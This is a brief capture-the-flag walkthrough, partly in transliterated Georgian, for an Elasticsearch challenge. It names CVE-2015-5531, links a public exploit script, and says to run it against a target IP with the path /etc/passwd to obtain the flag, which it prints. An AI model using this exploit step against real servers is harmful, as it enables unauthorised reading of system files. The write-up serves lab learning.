


Task 1 - Elastic


Going to the ip address we have this:



I went to CVE-2015-5531 which is internationally found and approved exploit for 1.3.4 version and we can find it’s code on github: <https://github.com/nixawk/labs/blob/master/CVE-2015-5531/exploit.py>




Karoche mere am kods vakopirebt visual studioshi bratci terminalshi shevdivart dasaxakad da mere python file name da <http://34.159.27.166:30092/> an ra ip-ic aris ra mere /etc/passwd Tu araa request dayenebuli pip install requests


Da amoagdebs mere wesit amas ra da boloshi ewereba flagi

Flag: **CTF{265b92ed0091f139fdcd438196426f205fed9b14bce765bafd8344b1d96183e5}**

